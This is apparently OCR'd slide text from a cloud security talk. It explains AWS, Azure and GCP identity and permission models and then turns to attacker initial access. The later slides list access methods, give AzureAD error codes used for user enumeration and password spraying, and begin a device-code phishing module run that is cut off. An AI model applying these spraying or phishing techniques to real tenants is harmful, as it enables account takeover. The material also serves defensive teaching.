
```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "ViewOwnUserInfo",
            "Effect": "Allow",
            "Action": [
                "iam:GetUserPolicy",
                "iam:ListGroupsForUser",
                "iam:ListAttachedUserPolicies",
                "iam:ListUserPolicies",
                "iam:GetUser"
            ],
            "Resource": ["arn:aws:iam::*:user/${aws:username}"]
        },
        {
            "Sid": "NavigateInConsole",
            "Effect": "Allow",
            "Action": [
                "iam:GetGroupPolicy",
                "iam:GetPolicyVersion",
                "iam:GetPolicy",
                "iam:ListAttachedGroupPolicies",
                "iam:ListGroupPolicies",
                "iam:ListPolicyVersions",
                "iam:ListPolicies",
                "iam:ListUsers"
            ],
            "Resource": "*"
        }
    ]
}
```

SID is the policy section name assigned by the engineer

The ARN lisy of the resources where the subject has access (it can also be a * to identify all)

Azure IAM

Azure IAM is managed by AzureAD, which manages all the Security Principals.
A security principal is an object that represents a user, group, service principal, or managed identity that is requesting access to Azure resources.
You can assign a role to any of these security principals.



Azure Roles

Azure IAM is managed by AzureAD, which manages all the Security Principals.
A security principal is an object that represents a user, group, service principal, or managed identity that is requesting access to Azure resources.
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


Most Known:

- Owner → God Mode. Can read, modify and manage permissions on service/subscription
- Contributor → Can read and modify service/subscription, but cannot manage permissions on service/subscription
- Reader → Just reads information on service/subscription

Azure Authentication


Azure Authentication is managed by AzureAD, which manages Users, Groups, Roles and Service Principals (Azure Service Accounts)

Azure Users log in can be done using:

- Device code credential
- Interactive browser credential
- Username password credential

Service Principals log in can be done using:

- Username + Password
- ClientID + Client Secret
- ClientID + Certificate



Azure

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
Hybrid Deployment Authentication

AD Syncronization can be achieved using one of the three syncronization methods:

- **Password hash synchronization (PHS)** - when you heard about AzureAD just yesterday
- **Pass-through authentication (PTA)** - Same as PHS, but no hashes stored on cloud and you'll need some on-prem servers
- **Federation (AD FS)** - Everything is done on premise. No hashes stored and great if you also want to use authentication with cloud and on-prem apps



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
Azure

GCP IAM

- **Principals**
  - User
  - Group
  - Service Account
  - GSuite Domain
- **Roles**
  - Google Managed
  - User Created
- **Projects**
  - Contain the resources used by the principal



GCP Authentication

- **Service Account**
  - **Project ID**
  - **Private key ID**
  - **Private Key**
  - **Email**
  - **ClientID**
  - Authorization and Token URL
  - Authentication Cert Provider URL
  - **Client Cert URL**

Distinct for each service account

GCP Policies


Bindings are connections between the principal and the role

A principal can be a user account, service account, Google group, or domain.

```
{
  "bindings": [
    {
      "members": [
       "serviceAccount:prod-dev-example@appspot.gserviceaccount.com"
      ],
       "role": "roles/appengine.deployer"
    },
    {
      "members": [
       "group:prod-dev@example.com",
       "serviceAccount:prod-dev-example@appspot.gserviceaccount.com"
      ],
      "role": "roles/appengine.deployer",
      "condition": {
        "title": "Expires_July_1_2022",
        "description": "Expires on July 1, 2022",
        "expression":
          "request.time < timestamp('2022-07-01T00:00:00.000Z')"
      }
    }
  ],
  "etag": "BwWKmjvelug=",
  "version": 3
}
```

The condition can be set to add an extra control, like expiration time

Initial Access



Initial Access Methods

- Credentials in Source Code
  - Access to the code
  - Static Analysis
  - Repositories (Github, GItlab, Bitbucket)
- Credentials can be in the form of username + password, username + certificate, client ID and client secret (all for Azure), Access Key and Secret Key (for AWS) and GCP Service API Login file (json file)
- Credentials from browser
- Phishing (modlishka, evilginx)
- Password Spraying
- RCE in cloud machine (Metadata Access, Environment Variables Access, file access)
- SSRF in Cloud machine (AWS Metadata API v1)
- IDOR
- Emails
- Vendor Support Tickets (as we will see latter on)
- God Forbid, public sites like Pastebin

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AzureAD Password Spraying

You can leverage MSOL Login Return Codes to indicate if a user exists or not, its cred is valid or not, has MFA is enabled, is locked, blocked or expired and if the tenant exists.

Codes

- 0: ['AADSTS50034'], # INVALID
- 1: ['AADSTS50126'], # VALID
- 3: ['AADSTS50079', 'AADSTS50076'], # MSMFA
- 4: ['AADSTS50158'], # OTHER MFA
- 5: ['AADSTS50053'], # LOCKED
- 6: ['AADSTS50057'], # DISABLED
- 7: ['AADSTS50055'], # EXPIRED
- 8: ['AADSTS50128', 'AADSTS50059'], # INVALID TENANT

Tools like MSOLSpray and o365spray use this technique to do user enumeration and password spraying.

Azure

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


Correct credentials on a user with MFA Enabled (Code AADSTS50079)



Correct credentials on a user without MFA Enabled (Code AADSTS50126)



Incorrect Credentials (Code AADSTS50034)




Security Defaults

Security Defaults are configurations that allow security for administrators who don't know where to start. It's like Conditional Access, but smaller and simplier.

- Requiring all users to register for Azure AD Multi-Factor Authentication.
- Requiring administrators to do multi-factor authentication.
- Requiring users to do multi-factor authentication when necessary.
- Blocking legacy authentication protocols.
- Protecting privileged activities like access to the Azure portal.

Allows user to skip for 14 days.

This is what interests us




Enabled by default. There are cases to disable like:

Applications depending on legacy authentication


Convenience


Using Conditional Access.

Device Code Phishing



```
(bsides)(){exploit/azuread_device_code_phish) >>> run
------------------------------------------------------------------
user_code: DHAF2WLQA
------------------------------------------------------------------
{
    "device_code": "DAQABAAEAAAD--DLA3VO7QrddgJg7WevrQu-XtK82PSV1YfzID4_YwbW_hgH6NuuPowNtCeO7W7L_AJngZu9RptFyjto0hV-uvUTdKIb0DQJ8OX-v
